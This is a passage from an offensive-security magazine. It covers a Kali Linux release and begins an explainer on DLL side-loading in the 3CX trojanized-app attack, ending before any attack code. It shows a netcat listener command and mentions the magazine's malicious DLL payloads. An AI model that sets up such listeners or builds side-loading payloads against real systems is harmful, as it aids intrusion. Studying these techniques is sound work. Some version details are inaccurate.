
[File manager](#)


This is not the only update that the Xfce Desktop environment got. This desktop environment has been updated to Xfce 4.18. Apart from fixing many blurry icons while using HDPI setting, this also brings changes to Xfce's file manager, Thunar. Yes, Thunar is updated with File color highlight as shown below.



Now, you can also have split view in the file manager and also perform recursive search.








Other Desktop Updates

Other Desktop environments of Kali Linux: KDE plasma and GNOME too received some updates. The latest version of Kali now gets the new version of KDE Plasma, 5.2.7. This brings not only many new improvements but also many features like a new window tiling system, a more stylish app theme, cleaner and more usable tools and widgets.

GNOME too received some updates. Although it did not get any new version, a mostly useful functionality in Xfce and KDE desktops has been added to it. In Xfce and KDE desktops, anyone can quickly open a terminal in the file manager's current directory by just pressing the "F4" key. The makers of Kali Linux have also added this same functionality to Nautilus, GNOME's file manager now.

Microsoft Warned its users about a Stealthy Outlook Vulnerability that is being exploited by Russian Hackers in the wild.



New Kernel settings

This release also gets some new kernel default values like you no longer need to be “root” user to run a program that binds to a port below 1024. Here are the screenshots in previous and latest releases respectively.

```
(kali@kali)-[~]
$ nc -lvp 1023
listening on [any] 1023 ...
```

Even dmesg does not need root privileges to be run.

```
(kali@kali)-[~]
$ dmesg
[ 0.000000] Linux version 6.1.0-kali5-amd64 (devel@kali.org) (gcc-12 (Debian 12.2.0-14) 12.2.0, GNU ld (GNU Binutils for Debian) 2.40) #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23)
[ 0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-6.1.0-kali5-amd64 root=UUID=488e8ee1-1415-4b2f-935a-3393af6926e2 ro quiet splash
[ 0.000000] Disabled fast string operations
[ 0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
[ 0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
```


Updates To Python.

Python 3.11 which comes with better informative error tracebacks and huge speed increase is now in Debian.

New tools

As we always say what is a new release of Kali, if new tools are not added. The new tools added to Kali netcan repositories include

- Arkime
- CyberChef
- DefectDojo
- Dscan
- Kubernetes-Helm
- PACK2
- Redeye
- Unicrypto

Kali NetHunter updates

Following from the previous release, the Kali 2022.4, Internal Bluetooth support has been added to smartwatch device, Ticwatch Pro.

New kernel support has been added to the device Motorola X4 on Lineage OS 20 and Samsung Galaxy S20 FE 5G using OneUI 5.0. Full support has been also added for LG V20 running Lineage OS 18.1

Kali Purple

Despite all these changes, the most importance updates received by kali will definitely be Kali Purple. What is Kali Purple? Hang on until the next Issue comes. We will be covering in detail about Kali Purple in that Issue.

Follow Hackercool Magazine For Latest Updates



DLL Side-Loading

REAL WORLD HACKING

On March 23, 2023, users using 3CX app started discussing about a false positive detection by their Antivirus of 3CX app on their systems. Cybersecurity researchers at Sophos found malicious activity on their own customer's systems from 3CX Desktop App. By March 29 2023. 3CX is a Voice Over Internet Protocol (VOIP) IPBX software development company and its 3CX phone systems are used by more than 6,00,000 companies and over 12 million users worldwide. The companies that use 3CX software include American Express, BMW, Mercedes. Benz, Coca-Cola, McDonalds, Honda, Toyota, IKEA etc. 3CX software app works on Window, Linux, MacOS X etc. If the reports from Sophos and CrowdStrike are to be believed, the attackers are targeting Windows and MacOS targets of 3CX customers.

As researchers dug deep, they detected a hacking campaign which used a Trojanized version of 3CX Desktop App. (Hence the reason Endpoint security was flagging this app as malicious).

Primarily, this attack used DLL sideloading to compromise Windows systems.

What is a DLL?

We have been creating malicious DLL payloads for some time in our Magazine. But what is a DLL? A DLL stands for a Dynamic Link Library. According to Techtarget "Dynamic Link Library" (DLL) is a small program that is used by the larger programs when they need to complete specific tasks.

Let me give you an example of how a DLL file works. Imagine operations of a simple calculation-like addition, subtraction, multiplication and division. You code a program in your favourite programming language that works as a calculator. But addition, subtraction etc are not just used in a calculator but many other programs. So instead of writing the code again and again, what if we use a shortcut to keep the code of addition subtraction etc in a small program (here, libraries) so that it can be used by any number of large programs.

If you are a Windows user, go to the directory C:\Windows\SYSTEM32 or C:\Windows\SYSWOW64\ directory in Windows. There you will find many DLL files.

They are called Dynamic Link Libraries (DLL's) because these libraries exist as separate files outside of the executable files and are not locked to any one program.

Any program is not a standalone code that works by itself. It requires many functions and libraries to be executed. For example, let's see what it takes for a simple program to run.

Let's see what processes and routines the Notepad app of Windows uses while running. For this, we will use a tool named Process Monitor. Process Monitor is a Windows tool that helps users to monitor any issue on the system. Using Process Monitor, admins or users can view register, files system, processes and network activity in real time.

The download information of this tool is given in our Downloads section. We are using it on Windows 10. After downloading Process Monitor, extract the contents of the archive and navigate to the extracted folders using PowerShell or CMD as shown below.

In October 2022, BitDefender reported that malicious actors exploited a Dll sideloading vulnerability in OneDrive to mine for cryptocurrency.


```
PS C:\Users\admin\Downloads> cd processmonitor
PS C:\Users\admin\Downloads\processmonitor> ls
```

Directory: C:\Users\admin\Downloads\processmonitor

